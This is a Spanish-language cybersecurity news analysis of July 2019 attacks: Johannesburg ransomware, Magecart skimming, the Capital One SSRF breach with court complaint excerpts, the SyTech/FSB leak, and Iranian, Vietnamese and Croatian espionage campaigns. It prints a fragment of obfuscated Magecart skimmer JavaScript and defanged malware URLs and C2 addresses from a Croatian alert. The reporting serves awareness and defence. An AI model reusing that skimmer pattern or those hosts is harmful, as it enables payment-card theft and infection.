Análisis de actualidad:

Ciberataques julio 2019

AUTOR: Adolfo Hernández Lorente, Subdirector de THIBER, the cybersecurity think tank.




Ilustración 1. Comunicado de City Power relativo al ataque de ransomware sufrido

Tras los recientes ataques de ransomware en territorio norteamericano durante el mes de junio, que supusieron el pago de un rescate de cerca de 1 millón de dólares a Riviera Beach y Lake City, el pasado 25 de julio, City Power, uno de los mayores proveedores de electricidad en la ciudad más grande de Sudáfrica, Johanesburgo, sufrió un ataque de ransomware, dejando a algunos residentes sin electricidad.

Como la propia compañía reportó a través de redes sociales (su página web se vió afectada), el ataque cifró todas sus bases de datos, aplicaciones y redes de comunicaciones.

El ataque impidió que los clientes de contratos de prepago no pudieran hacer compras, subir facturas durante el proceso de pago, o acceder a la web oficial de la compañía.

La compañía eléctrica aseguró en un comunicado que **ninguna** información relativa a sus clientes se vió comprometida. Actualmente, se ha recuperado la gran mayoría de los sistemas afectados.

El *web skimming*, que consiste en robar información de pago (tarjetas de crédito fundamentalmente) directamente desde el navegador, es una de las principales ciberamenazas en los sites de comercio electrónico en la actualidad. Magecart, el grupo detrás de muchos de estos ataques mediante la inyección de JavaScripts maliciosos, saltó a la palestra con ataques a las webs de British Airways y TicketMaster, que han acarreado sendas sanciones por incumplimiento de GDPR cercanas a los 230 millones de dólares.

La actividad de Magecart ha sido constante a lo largo de los últimos meses, sin embargo la escala real de esta campaña y el número de sitios afectados es mucho mayor de lo que se creía inicialmente. El grupo ha automatizado el proceso de compromiso de sitios web con skimmers al escanear activamente en busca de buckets de Amazon S3 mal

configurados. Estos buckets inseguros debido a errores de configuración, permiten a cualquier persona con una cuenta de Amazon Web Services leer o escribir contenido en ellos.

Los aproximadamente 12 grupos de cibercriminales a los que genéricamente se denomina "Magecart", han continuado sus ataques durante todo el verano con el objetivo de robar datos e información personal, atacando webs de comercio online. La compañía Malwarebytes identificó más de 65.000 intentos de robo de números de tarjetas de crédito en julio. Según datos de RiskIQ, el grupo ha logrado comprometer una vasta colección de buckets S3 para atacar más de 17.000 dominios web. Esta lista también incluye sitios web entre el top 2.000 del ranking Alexa.

Asimismo, han mejorado sus técnicas de ocultación, ofuscando el código JS así como cifrando el tráfico para intentar dificultar la detección de skimmers.

Los datos de carácter personal de aproximadamente 100 millones de clientes de Capital One fueron sustraídos de sus entornos cloud de forma ilícita. Capital One, con sede en McLean, Virginia, ha sido uno de los principales defensores del uso de servicios cloud en el entorno bancario norteamericano, migrando un porcentaje cada vez mayor de sus aplicaciones y datos a la nube, con el objetivo de cerrar sus datacenters a finales de 2020.

La información robada estaba almacenada en un sistema Amazon S3, y el robo ocurrió entre el 12 de marzo y el 17 de julio de este año. El lunes 29 de julio, un tribunal de Seattle, acusó formalmente a una ex empleada de Amazon (Paige A. Thompson) de irrumpir en el servidor de Capital One y robar la información. La información incluía tarjetas de crédito, fechas de nacimiento, domicilios, nombres, números de teléfono, historial de transacciones junto con 140.000

```
<script>eval('\145\166\141\154\50\47\134\170\66\65\134\170\67\66\134\170\66\61\134\170\66\1
\64\134\170\63\65\134\170\65\143\134\170\63\61\134\170\63\66\134\170\63\66\134\170\65\143\1
\61\134\170\63\65\134\170\63\64\134\170\65\143\134\170\63\65\134\170\63\60\134\170\65\143\1
\61\134\170\63\66\134\170\63\64\134\170\65\143\134\170\63\61\134\170\63\66\134\170\63\62\13
\143\134\170\63\61\134\170\63\65\134\170\63\66\134\170\65\143\134\170\63\61\134\170\63\64\1
\143\134\170\63\61\134\170\63\64\134\170\63\66\134\170\65\143\134\170\63\61\134\170\63\66\1
\67\134\170\65\143\134\170\63\61\134\170\63\65\134\170\63\65\134\170\65\143\134\170\63\61\1
\65\134\170\63\60\134\170\65\143\134\170\63\61\134\170\63\64\134\170\63\61\134\170\65\143\1
\61\134\170\63\60\134\170\63\63\134\170\65\143\134\170\63\61\134\170\63\65\134\170\63\67\13
\143\134\170\63\61\134\170\63\64\134\170\63\65\134\170\65\143\134\170\63\65\134\170\63\60\1
\66\134\170\63\61\134\170\65\143\134\170\63\66\134\170\63\60\134\170\65\143\134\170\63\65\1
\143\134\170\63\66\134\170\63\60\134\170\65\143\134\170\63\66\134\170\63\61\134\170\65\143\
\61\134\170\65\143\134\170\63\66\134\170\63\61\134\170\65\143\134\170\63\67\134\170\63\61\1
\66\134\170\63\63\134\170\65\143\134\170\63\66\134\170\63\62\134\170\65\143\134\170\63\65\1
\143\134\170\63\66\134\170\63\62\134\170\65\143\134\170\63\65\134\170\63\64\134\170\65\143\
```

Ilustración 2. Ejemplo de código JavaScript ofuscado empleado por Magecart

números de Seguridad Social y 80.000 números de cuentas bancarias. La empleada acusada de acceder a los datos hace frente un cargo federal por fraude informático, con una sentencia máxima de cinco años y con una multa de 250.000 dólares.

Tal y como muestra la orden acusación del tribunal norteamericano a cargo de esta investigación, este ataque se originó con la invocación de solicitudes arbitrarias de usuarios en un servidor administrado por Capital One en su cuenta de AWS. La acusación no detalla la vulnerabilidad específica que habilitó estos comandos, pero la mayoría de las pistas apuntan a que se trata de un ataque de falsificación de solicitudes del lado del servidor (SSRF, Server-Side Request Forgery). Un ataque SSRF engaña a un servidor para que ejecute comandos en nombre de un usuario remoto, lo que permite al usuario tratar el servidor como un proxy para sus solicitudes y obtener acceso a puntos finales no públicos.

El valor en bolsa de Capital One se desplomó en los días sucesivos como consecuencia del ataque.




Ilustración 3. Esquema de un ataque de Server-Side Request Forgery empleado en Capital One

Case 2:19-mj-00344-MAT Document 1 Filed 07/29/19 Page 1 of 12

FILED ENTERED
LODGED RECEIVED

JUL 29 2019

AT SEATTLE
CLERK U.S. DISTRICT COURT
WESTERN DISTRICT OF WASHINGTON
BY DEPUTY

Honorable Mary Alice Theiler

UNITED STATES DISTRICT COURT FOR THE
WESTERN DISTRICT OF WASHINGTON
AT SEATTLE

UNITED STATES OF AMERICA, Plaintiff, v. PAIGE A. THOMPSON, a/k/a "erratic" Defendant.	Case No. MJ19-0344 COMPLAINT FOR VIOLATION OF 18 U.S.C. § 1030(a)(2)

Before, the Honorable Mary Alice Theiler, United States Magistrate Judge, United States Courthouse, 700 Stewart Street, Seattle, Washington.

COUNT 1
(Computer Fraud and Abuse)

Between on or about March 12, 2019, and on or about July 17, 2019, at Seattle, within the Western District of Washington, and elsewhere, PAIGE A. THOMPSON intentionally accessed a computer without authorization, to wit, a computer containing information belonging to Capital One Financial Corporation, and thereby obtained information contained in a financial record of a financial institution and of a card issuer


THOMPSON COMPLAINT / No. MJ19-344 - 1

UNITED STATES ATTORNEY
700 STEWART STREET, SUITE 5220
SEATTLE, WASHINGTON 98101
(206) 553-7970

Ilustración 4. Documento de la acusación a Paige A. Thompson asociado a la brecha de datos de Capital One

Ciberespionaje

El pasado 13 de Julio se confirmaba la filtración cerca de 7,5 TB de datos aparentemente clasificados vinculados al FSB ruso. El actor que ha reclamado la autoría del mismo se autodenomina 0v1ru$, ha saltado a la palestra internacional a través de un tuit publicado desde la cuenta DigitalRevolution.



Aparentemente los sistemas informáticos del FSB no se vieron comprometidos, siendo un ataque a la cadena de suministro del gobierno ruso la potencial causa del mismo: la empresa SysTech.

Diversos medios internacionales europeos y americanos han clasificado este ataque como el peor de la historia hacia el servicio de inteligencia ruso, invitando a tomar con cautela dichas afirmaciones, ya que probablemente se esté tratando de elaborar una narrativa propagandística anti Kremlin. Este ataque se suma al incidente similar acaecido en 2016 asociado al actor ShadowBrokers, mediante el cual se sustrajo y publicó paulatinamente (incluso vendió) lo que parecía ser un arsenal de implants asociado a la NSA.




Ilustración 5. Web de sytech tras el defacement

La BBC en Rusia fue el primer medio en hacer pública la noticia de que el actor 0v1ru$ había accedió los servidores de SyTech, modificando su página web, si bien entre los datos robados no había secretos de estado ni documentos gubernamentales críticos. Así pues, el leak describía con detalle algunos de los de proyectos de cibercapacidades más relevantes del FSB, entre los que cabe destacar

- Reward: Proyecto de xploits que afectan a las redes P2P para el espionaje de los usuarios de esta red.
- Tax-3: Proyecto de una intranet aislada del resto de sistemas informáticos en la que se almacene los datos de personas relevantes.
- Nautilus: Proyecto de recolección de datos a través de redes sociales como 'MySpace', 'Facebook' o 'Linkedin'.
- Nautilus-S: Proyecto para desanonimizar el tráfico TOR
- Mentor: Proyecto de monitorización y espionaje de compañías rusas a través de las comunicaciones por correo electrónico.
- Hope: Proyecto de creación de una red pública (Internt) alternativo al actual.

A principios del mes de julio, investigadores de ThreatVector han publicado sus hallazgos sobre el uso de un conjunto de troyanos de acceso remoto (RAT) denominados "Ratsnif" utilizado por el grupo de amenazas persistentes avanzadas OceanLotus con vinculación estatal vietnamita, focalizados en campañas de ciberespionaje, también conocidos como APT32, CobaltKitty, SeaLotus y APT-C-00, y caracterizados por combinar malware propio con herramientas comerciales como Cobalt Strike.

Al parecer este grupo había usado Ratsnif desde al menos 2016 con tres de las cuatro muestras analizadas creadas en 2016 y la cuarta a fines de 2018. Las muestras de Ratsnif tienen capacidades maliciosas variables que incluyen envenenamiento de DNS, envenenamiento ARP de puerta de enlace y dispositivo, inyección HTTP, y suplantación de MAC.

Los expertos de ThreatVector concluyen así Ratsnif es un descubrimiento relevante, porque logró permanecer bajo el radar durante mucho tiempo; lo que podría ser debido a un uso limitado. Sin embargo, tras dos años de aparente desarrollo, el producto no parece ser de buena calidad: Ratsnif no cumple con los altos estándares de calidad habituales observados en el malware empleado por OceanLotus.

Con el aumento de las tensiones geopolíticas en Oriente Medio, Irán aumenta paulatinamente el volumen y el alcance de sus campañas de ciberespionaje, ya que tiene una necesidad crítica de inteligencia estratégica y es probable que llene este vacío llevando a cabo campañas de este tipo contra los tomadores de decisiones y las organizaciones clave que pueden tener información que promueva los objetivos económicos y de seguridad nacional de Irán. La identificación de nuevos artefactos malware, nuevas campañas y la creación de infraestructura específica para facilitar tales campañas, resalta el ritmo acelerado de estas operaciones en apoyo de los intereses iraníes.

APT34 es un grupo con vinculación estatal iraní especializado en campañas de ciberespionaje, activo desde 2014. Utiliza una combinación de herramientas públicas y privadas para recopilar información estratégica que beneficie los intereses geopolíticos y económicos iraníes.

Según una investigación publicada este mes, se identificó

una campaña asociada al grupo iraní de amenazas persistentes avanzadas conocido como APT34 u OilRig, cuyas características principales son:


- Suplantación de identidad haciéndose pasar por miembros de la Universidad de Cambridge para ganar la confianza de las víctimas y detonar la apertura de documentos ofimáticos maliciosos.
- El uso de LinkedIn para entregar dichos documentos maliciosos,
- La creación de tres nuevas familias de malware, basadas fundamentalmente en powershell, asociadas al arsenal de APT34: "LONGWATCH" (keylogger), "ToneDeaf" (backdoor) y "VALUEVAULT" (robo de credenciales).

Finalmente, a comienzos de mes, un grupo de actores desconocido, ha atacado, y probablemente infectado, a empleados del gobierno croata en una campaña que tuvo lugar entre febrero y abril.

Los atacantes, que se sospecha puedan tener vinculación estatal, alcanzaron a las víctimas mediante una campaña de phishing que imitaba las notificaciones de entrega de los servicios postales croatas y otros servicios minoristas.

Los correos electrónicos contenían un enlace a un sitio web malicioso con una URL similar, donde se pedía a los usuarios que descargaran un documento de Excel. Dicho documento Excel contenía una macro maliciosa, cuyo código parecía copiado de webs conocidas como StackOverflow, Dummies.com, Issuu.com, Rastamouse.me, que descargaba dos artefactos: el primero era un conocido backdoor (PowerShell Empire), y seguidamente SilentTrinity, un artefacto de post explotación similar al primero.

Las campañas de spearphishing finalmente se detectaron a principios de abril. La Oficina de Seguridad de Sistemas de Información (ZSIS), la autoridad estatal central responsable de la seguridad cibernética de los organismos estatales de la República de Croacia, emitió una alerta sobre los ataques.



REPÚBLICA DE CROACIA
Instituto de Seguridad de Sistemas de Información

ACREDITACIÓN DE SEGURIDAD | NORMAS DE SEGURIDAD | PROTECCIÓN CRIPTOGRÁFICA

PREVENCIÓN Y RESPUESTA AL RSI

Inicio » Lanzamientos de seguridad » Alerta de campaña de phishing

ALERTA DE CAMPAÑA DE PHISHING

El Instituto para la Seguridad de los Sistemas de Información (ZSIS) detectó la última campaña de *phishing* bajo su jurisdicción, que probablemente se difundirá por correo electrónico.

El cuerpo del correo electrónico contiene un enlace a la página maliciosa hxxps: //postahr.vip/. El protocolo https se ha cambiado para evitar visitas involuntarias, y el sitio está ubicado en la dirección IP 93.170.105.32 en un servidor dedicado en los Países Bajos.

La página anterior contiene contenido descargado del sitio web oficial de la publicación croata e, inmediatamente después de visitar el sitio, se ofrece al usuario que descargue el archivo Notice_o_posiljki.xls .

Hasta ahora, se conocen dos versiones del archivo.

- La primera versión representa un malware SILENTTRINITY que se ejecuta en la memoria de la computadora y se comunica con un servidor malicioso en hxxps: //176.105.255.59: 8089 . El malware se recupera a través del protocolo SMB.
- La segunda versión es un malware Powershell Empire descargado de hxxps: //posteitaliane.live/owa/mail/drafts.srf.

Croatian Post ya ha tomado medidas para eliminar sitios web y servidores maliciosos, pero ambas versiones están actualmente activas . Con el malware, los atacantes pueden tomar el control de la computadora y ejecutar comandos arbitrarios bajo la autoridad del usuario que abrió el archivo XLS y permitió la ejecución de los comandos macro.

Ilustración 6. Alerta publicada por el ZSIS croata